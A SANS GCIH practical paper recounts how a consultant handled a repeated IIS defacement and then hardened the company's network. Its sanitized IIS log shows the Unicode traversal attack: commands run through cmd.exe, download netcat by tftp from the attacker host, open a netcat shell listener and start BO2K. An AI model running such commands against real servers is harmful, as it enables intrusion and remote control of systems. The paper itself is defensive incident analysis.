Global Information Assurance Certification Paper

Advanced Incident Handling and Hacker Exploits
GCIH Practical Assignment
Version 1.5c
Current as of March 28, 2000 (amended May 22, 2001)
SANS 2001 (Baltimore)

Confession of an in-experience Incident Handler

By Boon Lau

Executive Summary

The paper is a personal account of how my colleagues and I dealt with the fallout of a hacked site. When the hack took place, I was called in and charged with task of resolving the matter in a timely fashion without too much fanfare. My client was extremely concerned about bad press and the lost of trust in the part of their customer base. Later I learned that this was surprisingly a common response to incident as such. Organizations at large will try to keep humiliating matters under wraps to avoid the loss of pride and ultimately financial gains.

The ordeal was intriguing as this wasn't some thing that a system consultant like myself got involved in – on a daily basis. The stress added by management to hush-hush this project wasn't helpful at all to say the least. As I had mentioned before, my client was worried about the loss of face and high standings amongst its competition. Along with some colleagues, we were tasked with the authority to recommend and deploy systems suitable to stabilize and keep the web site humming, come hell or high water. Further more we were told to ensure nothing of this sort ever happen again which we protested loudly. Any credible consultant will tell you that few systems existed today can be fully protected given the openness required in today's climate to conduct e-commerce successfully. With the increasing onslaught of well-heel hacker(s) and the precocious script kiddies, creating a modern day virtual *Fort Knox* was a tall order that I don't think was attainable at this point in time. This fact was tough for management to digest and added to their chagrin, they were told that a bunch of software/hardware has to be purchased and deployed down the road as a counter-measure against newer technologies and cracking methodology advances that may be used against any hapless organization.

This expose is an attempt to share my trepidations with fellow students of the art of network security enforcement. Throughout this essay, I'll expound on the six steps advocated by SANS Institute on incident handling coupled with snippets of information unique to this particular incident. Included also are the before and after network diagrams and IIS log.

Although many mistakes were made during the time of the incident, but the lessons learned were invaluable in strengthening my understanding of incident handling. Through this eyes opening experience, now I have a greater appreciation for people in the security arena. Not only they have to be constantly vigilant of the systems that they were empowered to protect, but they have the unenviable task of damage control and incident resolution in the event of a break-in. Hopefully the lessons learned and shared in this kind of forum will help other incident-handling practitioners avoid the pitfalls that I could have evaded. Next time around, I aspired to be an eagle-eyed incident handler rather than a tender-footed newbie.

It was 8:00pm when I walked through the front of door of my house and I was thanking God for another uneventful day at the office. Before I could rest my head on the recliner in the dent, my phone rang and wouldn't you know it – Joe, my client was on the other end of the line. "Boon, we've been hacked. You've got to come in and get the website up and running now." Joe said. I grabbed my bag and found myself driving to my client's office with million of thoughts flying through my head. My heart was pounding with exhilaration, as I had never dealt with any compromise of web servers before.

John and Henry, the IS staffers at Good Travel, were already waiting for me when I let myself into the Data Center. John, the burly mountain man, exclaimed "I'm going $^*^#@! kill those #$%**#@ hackers!!!" Henry the Java whiz kid quipped, "John, calm down. Everything will be all right, besides it will not happen again. Let Boon get the web servers up and we'll move on." Weeks later we'll all find out Henry's remark "…it will not happen again…" was dead wrong.

John gave me a quick synopsis of what had happened and the approximate time it all went down. After deciding that the quickest and the best course of action were to delete all the files under the C:\inetpub\wwwroot folders and reinstall the IIS 5.0. Then we reasoned the only remaining job was to restore the web pages and the associated ASP.

At this point, we were ready for the Good Travel's home pages to be restored along with the rest of their Active Server Pages (ASP) files. Henry told me where to restore the files from and I thought we were home free until we hit a snag. As far as the web servers were concerned, IIS 5.0 was functioning properly but Good Travel's ASP were misbehaving. Some fields within their web-based application were returning ASP errors. Henry took over at this stage as I faded to the background. My work was done as far as I'm concerned, but I didn't want to leave until the crisis was over. Hours passed, it was 1:00am by now, John and Henry were still pouring over the codes. Although Henry was managing the application group, but Charlie was the actual coder. Unfortunately Charlie was let go months earlier. To make matter worst, Charlie didn't document his work very well and no one was hired to maintain the codes since the web site was "so stable".

Finally by 2:30am, Henry was able to piece together all the appropriate links and squashed all other offending bugs. The web site was pronounced "in production" and we *high-ed fives,* did our victory dances, and we went home tired from the ordeal. In morning the three of us huddled for a quick pow-wow and we issued a joint statement of what had transpired the night before to satisfy upper management. We swore that this was just an isolated incident. Who would want to hack us again since Good Travel is just a small and insignificant company? In our collective consciousness, the prevailing mindset of the day was: hackers love to go after the blue chips companies. Soon, that attitude would come back to haunt us; we learned weeks later.

It was 8:00pm when I walked through the front of door of my house and I was thanking God for another uneventful day at the office. Before I could rest my head on the recliner in the dent, my phone rang and wouldn't you know it – Joe, my client, was on the other end of the line. "Boon, we've been hacked ***again***. You've got to come into the office and get the website up and running now." Joe said. I grabbed my bag and found myself driving to client's office with millions of thoughts flying through my head. "Wait a minute, didn't this just happened before a few weeks

earlier?" I asked myself. It was like déjà vu. It can't be happening again, I reasoned with myself. The scene was taken straight out of *The Twilight Zone* as I found myself driving back to work.

The only twist to this story was this event happened one week after I had returned from the SANS 2001 Incident Handling and Hacker Exploits conference in Baltimore, MD. I could still feel the quickening of my heart as I recounted the following events that took place and the aftermath of the cleanup ensued. During the SANS conference in Baltimore, MD, I learned the six steps process that an Incident Handler should take if and when an "incident or event" occurs. Below is my recollection of what transpires next and the corrective actions that I had taken.

Preparation:

Since I had just returned from the SANS conference in Baltimore, MD, many of the concepts and practices were still fresh on mind except my "jump bag" was devoid of useful tools such as tape recorder, forensic software, CD with binaries, nor Windows Resource Kit. You could say that I was caught totally by surprise and I wasn't ready for this kind of warfare in any shape or form. The only things I had were a notebook, cell phone, and a collage of Windows and Unix utilities.

Although my customer's site has been hacked before, there were still no formalized management support policies in place to deal with an event as such. My immediate reaction was to rush to the office but thank God I had the good sense to get one of my colleagues, Jerry, to come in to assist me and be witness to the events as it unfolded.

After calming John down, what we did next was to start checking all the system logs that were available to us. Then we proceeded to check on all the servers in the web farm. First we noticed that no matter which web server we hit, the hacked page was displayed as the default start page. On top of that, we discovered that the production Active Server Pages (ASP) was missing from their proper location. At this point we concluded that an incident had definitely occurred. As I had learned from the SANS conference about getting a disk image for further forensic analysis, I wanted very badly to do just so. Unfortunately I couldn't get my hands on a copy of Symantec *Ghost* (http://enterprisesecurity.symantec.com/products/products.cfm?productID=3) or similar binary backup software to take a disk image. Usually the IS guys keep a copy of Ghost laying around the lab for rapid workstations/servers rollout but someone had "borrowed" it - talking about Murphy's Law at work.

Needless to say the next logical thing to do was to contact management via the cell phone and we informed them about the security breach. After they calmed down, we were instructed to return the web site to the original condition as soon as possible. Management wasn't thrilled at all when I suggested that we should be given some time to do some sleuthing and gather some evidence that may be crucial for further forensic analysis. We were told point blank that the site has to be up now and nobody was allowed to leave before the e-commerce site was in full operation again. Tasked with that mandate, we went about to copy down some logs and started the arduous task of rebuilding the e-commerce site. I decided that we should first unplug the Internet router's Ethernet connection so that no one could do anymore damages nor commandeer the web servers to launch attacks to other sites. The SANS conference taught me that if we didn't rebuild hacked

servers from a known binary disks, we may run the risks of getting hacked again. Profiles done on hackers revealed that most often than not, they would return to the scene of crime to see if their "backdoors" still worked. Apparently that was exactly what happened to Good Travel since we made the erroneous decision, weeks earlier, to just restore the servers' ASP instead of the entire OS plus the ASP. This time around we decided to follow the idiom "once bitten twice shy, twice bitten, never try". Therefore we proceeded to rebuild the servers from scratch. First I booted up the Compaq Proliant servers with the Compaq *SmartStart* CD and erased the system partition. Then I allowed the SmartStart to perform the assisted installation. After the Windows 2000 Server OS installation was completed, I installed the IIS 5.0 and Service Pack 1. Throughout the entire event, I had instructed Jerry to keep accurate notes in order to exonerate us if any of our actions were brought into question. This was also something I had learnt from the conference. Although Jerry initially kept clear and concise notes, but as time passed by, excitement coupled with fatigue setting in, Jerry lost tracked of what we did. This was one of my many regrets.

Identification:

The identification phase was very obvious as the e-commerce web page once home to Good Travel was now defaced. The hacked page looked like:

Figure 1. Screen capture of the defacement left by hacker(s)

Ironically the vulgar page wasn't detected by one of the IS staffers. Instead one of Good Travel's West Coast clients saw the defaced page and called it in. Obviously during our preliminary investigation we couldn't rule them out, as one of the suspects since this client had intimate knowledge of Good Travel's IS operation. We crossed referenced their IP addresses with the hacker(s)'s but we couldn't find a connection. Since Intrusion Detection System (IDS) wasn't installed at Good Travel, we have no meaningful logs of any kind with the exception of the NT event logs, IIS log, and firewall log. As you can see on the log obtained from the IIS 5.0 server,

the hacker(s) made the entry through one of the web servers and replicated the damage on the rest of web servers farm. We hypothesized that once the hacker(s) took control of one of the web servers, s/he used *BackOrifice, BO2K,* (http://members.tripod.co.uk/maltonet/bo2k.htm) to launch attacks against the rest of the servers. BackOrifice is a powerful Trojan Horse that can be used in an orchestrated attack against any site once it has been deposited into the Windows machine. Its functions closely resembled some of the popular commercial remote control software that are widely available today and in used by various organizations such as Symantec's *pcAnywhere10* (http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=2). Therefore it was our belief that the perpetrator(s) used BO2K to gain entry and wrestled control of the other web servers. The web servers were at the mercy of the hacker(s) at this point. Obviously the IP address on this log has been sanitized to provide anonymity to the web site affected.

Sanitized log retrieved from IIS 5.0 web server

#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2001-05-23 18:34:47
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2001-05-23 18:34:47 192.168.1.105 - 192.168.1.106 80 GET /index.asp
200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-23 18:34:47 192.168.1.105 - 192.168.1.106 80 GET /home.gif
200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-23 18:42:17 192.168.1.107 - 192.168.1.106 80 GET /logon.asp
200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-23 18:42:17 192.168.1.107 - 192.168.1.106 80 GET /welcome.gif
200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-23 18:46:45 192.168.1.107 - 192.168.1.106 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-23 18:57:32 192.168.1.107 - 192.168.1.106 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp+-
i+%20192.168.1.107+GET+e:\unzipped\nc.exe+c:\winnt\system32\nc.exe 502
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-23 19:02:25 192.168.1.107 - 192.168.1.106 80 GET
/scripts/../../winnt/system32/cmd.exe /c+nc+-L+-p+53+-e+cmd.exe 502
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-23 19:05:25 192.168.1.107 - 192.168.1.106 80 GET
/scripts/../../winnt/system32/cmd.exe /c+c:/winnt/system32/bo2k.exe 502
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)

After analyzing the log, we realized quickly that the hacker(s) had used the Microsoft IIS 4.0/5.0 Extended Unicode Directory Traversal Vulnerability (BugTraq ID 1806) (http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D1806) exploit that

essentially utilized the extended Unicode character representations that could be used in substitution for "/" and "\". This was actually an old exploit but it was still being widely used since most W2K/NT system administrators don't fully patch web servers that they built. The fault here doesn't necessary lie with the administrators. They were never trained to think about security and often times due to heavy workload, security becomes an afterthought. Microsoft acknowledged this exploit in the Microsoft Security Bulletin (MS00-078) on October 17, 2000 (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/Security/Bulletin/ms00-078.asp). But in this case, it was too late for Good Travel to do anything but to pick up the pieces and move quickly to plug this security hole and others that may be lurking somewhere on the IIS 5.0 servers. When the IIS 5.0 servers were breached in this fashion, the hacker(s) gained their ultimate goal of "root" the boxes. In the words of the SANS Incident Handler instructors, "The game is over."

As part of the identification stage of the incident, I had included the network diagram of Good Travel. My client's network layout was no different from any other network as seen in Figure 3 with the exception of many other essential components that we introduced into the network as part of the recovery process. The new network is illustrated in Figure 4.

Containment:

One of the first things we did was to disconnect the network from the outside world by unplugging the Internet router. Then we proceeded to change all NT local and domain administrators' passwords in the event that the passwords have been compromised. Since Good Travel also maintained some Intel *Shiva LANRover* equipment for remote access (http://support.intel.com/support/si/dial/xp16/manual.htm), we decided to unplug the Ethernet connections to the LanRover as well. As I had learned from the experts in SANS 2001, experienced hacker(s) sometimes used the network-attached modems instead of the Internet as the primary means of intrusion. Therefore I decided to leave the phone lines intact in order to see if there were any attempts to penetrate the network since the Internet connection was curtailed.

After analyzing all the logs from different systems, we felt that the damage was limited to the IIS web servers. Since the incident happened around the time of the China – US spy plane fiasco, the Good Travel website may have been hijacked and defaced in order to make a political statement. Or was it so? The international incident may be just a cover for domestic hacker(s) to attack web sites en-masse for selfish apolitical reasons

On the next morning there was no ways to hide the fact that Good Travel's website was hacked. News of the attack spread like wildfire, and soon enough most if not all employees had heard of the web servers' breaches and this incident became the topic of conversation around the water coolers. Even though to most casual users the break-in was common knowledge, we had decided to keep a low profile on what we were doing in the weeks ahead and we took deliberate care to approach the recovery process with extreme caution. Obviously we kept selected management folks in the loop on what we were doing by holding periodic meetings and furthermore we adopted the posture of need-to-know-basis for the rest of the folks in the organization. In our

minds, if this was an "inside job", we don't want to tip anyone off on what we were about to do and the security systems cum procedures to be put in place.

Eradication:

When we presented the log analysis to management, they decided that the best course of action was to restore their e-commerce site as quickly as possible and we were instructed not to intimate this matter to anyone. The rationale behind that was that if news got out that security was so lax at Good Travel's web site, clients would fly away, no pun intended. Part of the mandate was to make sure the site would never be broken into again. This was hard for me to swallow and we tried to explain to management that no one could guarantee the total security of the web site since there were thousands and one ways to penetrate a web site. The best we could do, I opined, was to ensure all Microsoft released security patches were installed and additional measures such as IDS, sniffers, token based authentication, OS hardening, user security best practices and so on be deployed in order to avoid a three-peat of this ugly incident. Fortunately management relented after hearing our enthusiastic responses. We understood that the tirade issued from on high was a knee jerk response to the most un-welcomed distraction. According to my colleagues, this incident had set them back as much as 4 months in terms of their project plan. The IT group was working on a major rollout of their new database server when this incident occurred. They had planned on migrating their Netware database to a Unix backend.

Furthermore, we were told to reuse the existing hardware to fully restore the web servers. In hindsight, we should have been more adamant to insist on getting a disk image for further analysis of the break-in. On the other hand, in the absence of a disk image backup software, where would we be able to obtain large SCSI hard drives in the wee hours of the morning? On top of that management was constantly breathing down our necks to have the site functional by…yesterday.

The restoration was completed without so much as a hitch since we had a practice run a few weeks ago. Besides, we made sure that we ran backups of the web servers after the first defacement. With that said, we were in the position to quickly restore the e-commerce site back to production.

Recovery:

Before turning the web servers over to production, we decided to make two checklists of all other essential tasks to be done lest we missed any crucial steps as we sought to rebuild from this incident. The checklists were broken down to immediate tasks to be performed and future tasks.

Immediate tasks

- Change all system privilege account passwords such as routers, firewall, switches, Windows OSes, Netware, Unixes, databases, and etc.
- Install the latest service and security packs on web servers.
- Lockdown the Windows 2000 Server OS and IIS 5.0.
- Deploy ACLs on routers to defend against DOS attacks.

Future Task

- Compose a formalized incident handling procedure.
- Conduct a company wide security audit.
- Hardware and software vulnerability testing.
- Install and deploy Intrusion Detection Systems.
- Deploy application layer proxy.

Although we felt relieved after the web servers were fully restored, but we reasoned that it was best to change all privilege accounts to minimize further compromises. Together with John and Henry, we went around and changed all accounts with root privileges. After that task was done, we decided to patch the Windows 2000 servers with Windows 2000 Service Pack 2 with 128-bit encryption http://www.microsoft.com/windows2000/downloads/servicepacks/sp2/default.asp since it has been released awhile now and we haven't read about any major problems associated with this patch. Since this hack was accomplished using the Microsoft Web Server Folder Traversal Vulnerability, we searched for the resolution and we picked up the security patch from http://www.microsoft.com/windows2000/downloads/critical/q269862/ and other security patches and hot fixes from Microsoft Security Update site as well. Furthermore we decided to shore up protection on the Windows based web server by turning off as many services as possible as recommended by The National Security Agency (NSA) *Guide to the Secure Configuration and Administration of Microsoft Internet Information Services 5.0* (http://nsa1.www.conxion.com). See Figure 2 for details.

By default, Windows 2000 Server grant the *Everyone* group full control rights to all folders during the base OS installation; we removed this group from the F:\inetpub\wwwroot folder and replaced it with a *webadmin* group instead. As a precaution, we deleted the *iissamples* folder so that the sample scripts can't be used during any attacks. Since we were using NSA's security documents as a guideline, we followed the tips provided by NSA's *Router Security Configuration Guide* (http://nsa1.www.conxion.com) and we removed all non-essential services such as BOOTP, CDP, Finger, and remote config as well as tightening up the Access Control List (ACL) on all the routers.

A few days after we had recovered from the fiasco, the ragtag crew of John, Henry, Joe (John/Henry's boss) and myself sat down with management to review what has transpired and discussed about the next course of action. As the results of the many meetings that followed, management decided that they needed to put together a security team equipped with a working document on how to handle future incidences. Management has also commissioned a thorough security audit involving every aspect of the operations. On the network side of the house, we were tasked to perform penetration testing as well as vulnerability assessment. With one broad stroke of a pen, Intrusion Detection Systems were also approved for deployment.

The first order of the house was the composition of a formal Incident Handling document. Joe was tasked with this job. Management eventually adopted the security policy document after

some slight changes were made on the language to satisfy their legal counsel. Meanwhile John and I set out to conduct a comprehensive security review of Good Travel's operations. Even though after examining the IIS log and we concluded that the hack was probably carried out through the Internet, I decided to use a phone number dialing utility called *THC – Scan* (http://www.thehackerschoice.com/releases.php) to scan for any unknown phone lines that may be tucked away on the far end of the offices. THC – Scan is a war dialer utility that is capable of dialing a large block of phone numbers in no time flat.

I was worried that we would be derelict in our task if we had made the wrong assumption about the source of the hack and we don't do our due diligence to check for any other backdoors. The scans came back with some interesting finding including one that involved a modem left attached to a PC with pcAnywhere set to answer without password authentication. Immediately we sprang into action and we yanked the modem out of the offending user's office. She was duly chastised for her carefree action but her plea of ignorance reinforced our notions that casual users needed to be educated on the peril of careless computing and furthermore they must be trained on the proper usage of technology. By default, users don't understand the need for secured computing practices and they can't foresee the ramifications of the failure of such.

When we were done with the phones, we started scanning the entire network for any known vulnerabilities. Using a combination of *NMAP*, *NESSUS*, *SATAN*, *SARA*, and other scanning utilities, we found a bunch of *"Please come in and annihilate me because I'm not vigilant"* vulnerabilities. First I setup a Linux box and began configuring it for use in the management approved penetration testing. NMAP was easy to configure since it had been so beautifully refined and the GUI was a delight to interface with. The OS detection engine based on the stack fingerprinting technique is still an excellent method of quizzing network devices for the OS versions. Through NMAP (http://www.insecure.org/), we were able to quickly determine what ports were opened. Another tool that I had used was NESSUS (http://www.nessus.org). Since I had utilized this wonderful tool extensively, I felt quite at home with this "noisy" tool in determining network vulnerabilities. NESSUS offers users a rich client/server interface on scanning network devices. The Common Vulnerabilities and Exposures (CVEs) that were generated by NESSUS were extremely helpful. As the result of the NMAP and NESSUS scans, we went to work on closing some security holes that existed on some servers and TCP/IP devices. For the uninitiated, CVEs (http://cve.mitre.org/cve) are a collection standardized names for all publicly known vulnerabilities and security exposures and the effort is the collective undertaking of what is known as the CVE Editorial Board which is made up of representatives from over 20 security-related organizations.

The reporting capabilities of NESSUS were outstanding and honestly speaking, even management was impressed by the bar/pie charts that we created for their perusal. We found it easier to explain to the MBA types the security details by using the old familiar colorful charts. Needless to say, the crowd nodded in unison when we showed them Exhibit A, Exhibit B, Exhibit C and so on. See Figure 5 and Figure 6 for the sample charts.

Not being satisfied with only a couple of tools, I proceeded to use an older tool called Security Analysis Tool for Auditing Networks, SATAN (http://www.fish.com/satan) for short, to scan the network for anything that was missed by the newer utilities. Coupled with Security Auditor's

Research Assistant, SARA (http://www-arc.com/sara), a SATAN based tool, we were able to double-check the results of all the scans.
Soon after that battle, we turned our attentions back to the server side of the house. All of us acknowledged the fact that there was a need for system log monitoring since none of the IT staff could check on the event logs constantly without feeling the burden of their regular workload. After doing some research on a good system log monitoring software, we settled down on RippleTech's *LogCaster* (http://www.rippletech.com/eventlogmanagement.html) to provide real time logs monitoring in order to afford us a good overview on what was happening with especially the Windows based systems. Since I had dealt with these people in the past, I felt very confident to recommend this solution to Good Travel. The RippleTech product has evolved over the years; in the past it can only monitor NT event log but now it is a full feature product that will keep tabs on all TCP/IP devices too. LogCaster is even capable of responding to system events and RippleTech added another nice touch as it had a SDK plug-in to Checkpoint's *Firewall-1* (http://www.checkpoint.com/products/firewall-1/index.html) as well.

When we were done with the systems audit, we began focusing on software audit in the respect of application reliability. For this purpose, we used a freeware software tool named *FUZZ* for Windows NT (http://www.cs.wisc.edu/~bart/fuzz/fuzz-nt.html), which was created by University of Wisconsin. This tool uses the concept of random input feeding to any applications to determine reliability. This tool can simulate keyboard entry and mouse clicks to provide a realistic approach to denial of service attempts on applications by hacker(s). Needless to say, Good Travel's web application crashed after only a few poundings that FUZZ handed out. In addition, we used another tool similar to FUZZ called *Ballista* that we obtained free under GPL from Carnegie Mellon University site at http://www.cs.cmu.edu/afs/cs.cmu.edu/project/edrc-ballista/www so that we can do some testing on the Unix boxes. Armed with the data collected from the software audit, we started looking into web application protection. We recommended an application layer proxy, *AppShield* (http://www.sanctuminc.com/solutions/appshield/index.html), by a company called Sanctum, Inc based in Santa Clara, CA to be installed. It was common knowledge that Good Travel's core business depended heavily on e-commerce; therefore we concluded it was best to put an additional software layer of protection before any traffic get to the web servers. This was where AppShield came into play as it provided real-time identification by allowing only legitimate traffic to get to the e-commerce site. This product will scan for any attempts on application related manipulations through the web browser. It will also log the attempts and notify the appropriate system administrator(s) on hack attempts. This product stacked up quite well against Ubizen's *Multisecure Web/Guard* (http://www.ubizen.com). To further extend our paranoia, management approved the purchase of a piece of software called *AppLock/Web* (http://www.watchguard.com/products/applock.asp) from a Seattle, WA based company, Watchguard. The sole function of this software is to lock down the IIS 5.0 web servers. This product works on the basis of securing the OS kernel by forcing anyone including administrators to authenticate themselves before changes can be made on the system. This software product will insert itself between the user space and kernel space of the protected systems. Therefore even if the boxes were compromised and root privileges were obtained, no changes to the OS, IIS, or contents would be allowed if AppLock/Web authentication challenges weren't satisfied. This product is similar to the Unix based software that is currently available only to the Linux, AIX, and Solaris platforms called *Pitbull* (http://www.argus-systems.com) from Argus.

Although AppLock/Web gave us another layer of security, we felt that we needed the ability to authenticate users especially the administrators at the borderline of the network. The identities of the administrators have to be verified before they were allowed into the network to perform any administrative work. For this kind of authentication, we chose RSA's two-factor authentication product called *SecurID* (http://www.rsasecurity.com/products/securid/index.html). It was a token-based system coupled with users' name and password to provide reliable user level access.

Another strategy that got quick approval was installing anti-virus software on the web servers and throughout the entire company as well. The criteria we set were an anti-virus mechanism to push all new virus definitions and the ability to quarantine unknown viruses of any nature. Finally, after some exhaustive research on anti-virus software, we settled on using an enterprise class product called Symantec's *Norton Anti-Virus Corporate Edition 7.5* (http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=23&PID=7791230). Since this is a well-known product and everybody within this organization has some prior experience with Symantec's desktop anti-virus software, the decision to use this product was fairly simple. Everyone including management understood the value of anti-virus therefore no haranguing was necessary until we decided to take another step farther along to recommend using another product by the same anti-virus software vendor called Symantec *I-Gear*. (http://enterprisesecurity.symantec.com/products/products.cfm?productID=15&pageID=282&PID=7791230). I-Gear is an URL filtering plug-in that is based on Symantec's patented web document review engine. The sole function of I-Gear is to regulate user access to the web site through its policy enforcement capability. This product didn't make the final cut as management was beginning to scream "system overload" as this juncture. As one higher-up, said, "We believe in deployment of cutting edge technology, but please don't tip us over to the bleeding edge."

The time for the real fun has finally come as senior management signed off on the need for an Intrusion Detection System (IDS) to be put in place to catch the bad guys. After some exhaustive research, we decided that Internet Security System's *RealSecure* (http://www.iss.net/securing_e-business/security_products/intrusion_detection/realsecure_manager) would be a suitable product for deployment as we seeked to further transform the network into a new secured environment. This product, RealSecure, has a real nice GUI interface and it required a Microsoft SQL backend database for proper operation. It had some really nifty features such as automatic response to improper log events, session playback for forensics, automated creation of firewall rules in response to attacks, auto connection blockage and termination of errant processes. After locking down the RealSecure server, we left it sitting on the same Demilitarized Zone (DMZ) as the web servers for active monitoring. If anything came across as suspect, we wanted to know about it.

We all understood that RippleTech's LogCaster has some similar features, but we argued that it was no IDS as compared to RealSecure. The ISS product is an IDS and then some. At this point Good Travel has already spent a ton of money, and we knew that we had ridden on the fear factor train long enough. It was time to get off the gravy train. Instead of scattering additional commercial IDS products on different segments of the network, I decided to build and use *Snort* on Red Hat Linux 7.1 (http://www.redhat.com) as a cheap solution to achieve the IDS goal. I had experimented with Snort months ago and I had found it to be very effective to say the least.

Snort, to those who are not familiar with it, is a very robust and capable sniffer tool. According to the official Snort site (http://www.snort.org), *Snort is a lightweight network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more. Snort uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that utilizes a modular plug-in architecture. Snort has a real-time alerting capability as well, incorporating alerting mechanisms for syslog, a user specified file, a UNIX socket, or WinPopup messages to Windows clients using Samba's smbclient. Snort has three primary uses. It can be used as a straight packet sniffer like tcpdump(1), a packet logger (useful for network traffic debugging, etc), or as a full blown network intrusion detection system. Snort logs packets in either tcpdump(1) binary format or in Snort's decoded ASCII format to logging directories that are named based on the IP address of the "foreign" host.*

After attending a seminar given by Marty Roesch, the primary author of Snort, during the SANS conference in Baltimore, MD, I was more convinced that Snort has a real good future as it could even compete head-to-head against some expensive commercial IDS.

Follow up / Lessons Learned:

One of the facts that continued to amaze me till today was the matter that this particular incident wasn't reported to anyone at all. If we were told not to report any hacks that took place, what about other incidences that occurred in other organizations but they never made it to defacement list hosted by a computer security group called *attrition.org* http://www.attrition.org or the European security group at http://alldas.de. I'm very certain that there were countless sites that were hacked or defaced in the past but those incidences had gone unreported. Therefore the real statistics of sites penetrated had to be much higher than what was reported by CERT. One can check the current statistics at http://www.cert.org/stats/cert_stats.html to see what I mean. Just imagine the financial cost that was and will be incurred every time a site is broken into and sensitive data taken or deleted. I suspect that some less fortunate company may not even survive such attacks perpetrated by hacker(s). Even though some attacks were classified as defacement or tagging, this kind of adolescent joyrides do cause hardship on some labor stricken IT shops that may not have the resources to protect themselves nor combat the growing threats.

In retrospect, although many lessons were learned throughout the entire process of recovering from a hack, one that consistently stood out in my mind was this: one has to maintain coolness under duress. Also in hindsight I could have been more adamant on insisting that no work should have been done before disk image was made and the original hard drive zip-locked and bagged for forensic analysis. Another thing I could have done was to get an independent helper who was trained in this security incident handling field to aid the full life cycle of this project instead of getting Jerry involved. Another thought had occasionally crept into my psyche was the question, "Did we go overboard on implementing so many systems to prevent future attacks?" As I sat down to ponder this question, I can't help but felt that maybe we were just overreacting to the situation and management was frightened into purchasing all the alarm systems with so many

bells and whistles that hopefully the new equipment would scare away or even capture any potential hacker(s) and cracker(s). This matter really came into the forefront when management finally objected the purchase of the URL filtering software, Symantec I-Gear. Using hunting as an analogy, I guess I'm no different from any first time game hunter who will shoot at anything that moves including his own shadow. Or did I just shoot a 500-pound grizzly bear that was always looming large two steps behind me?

At times also I was frustrated with the fact that I didn't have the essential tools that I needed to get the project along quicker. The amount of time spent on researching for the suitable tools was frustrating, but looking back at it now; I will not have it any other way since the research done has given me a wonderful exposure on the fabulous tools that were available out there. Then again the Good Travel project has given me tremendous insights on what kind of challenges the security folks have to face on the daily basis and the sweet satisfaction of a job well done.

Through this adventure, I'm so thrilled to find out that competent software innovators are continuing to develop more sophisticated software to counteract against the Tsunami class tidal wave of hacktivism. As hackers get more ingenious, security/system/network administrators have to stay on top of the cat-and-mouse game of catch-me-if-you-can. Someone in the security field once told me "inexperience is no excuse to security apathy". On that note, I guess I better learn to take my first baby steps now before my toddler run past me and hack into my futuristic home wireless network that is based on the new super speedy 11 Mbps *IEEE 802.11b* standard (http://krypton.mnsu.edu/~kawatra/ieee80211.htm). I have to be prepared for the next generation of "drive-by-hackers".

Service	Important Notes
Alerter	
ClipBook Server	
Computer Browser	
DHCP Client	
Distributed File System	
Distributed Link Tracking Systems Client	
Distributed Link Tracking Systems Client	
FTP Publishing Service	Disabled unless user's require FTP services
IPSEC policy agent	Disabled unless IPSEC policies will be used
Licensing Logging Service	
Logical Disk Manager Administrator Service	
Messenger	
Net Logon	Disabled unless domain users are required to logon to the server, this service is required to communicate with the domain controller
Network DDE	
Network DDE DSDM	
Print Spooler	
Remote Registry Service	
Removable Storage	
RPC Locator	Required if user is doing remote administration
RunAS Service	
Server Service	Must be started if server will run the SMTP or NNTP service of IIS, for administration purposes
Task Scheduler	
TCP/IP NetBIOS Helper	
Telephony	
Windows Installer	
Windows Time	
Workstation Service	Must be started if the server will be part of a domain

Figure 2. List of services that are not required on an IIS 5.0 web server as per NSA.

GOOD TRAVEL NETWORK TOPOLOGY

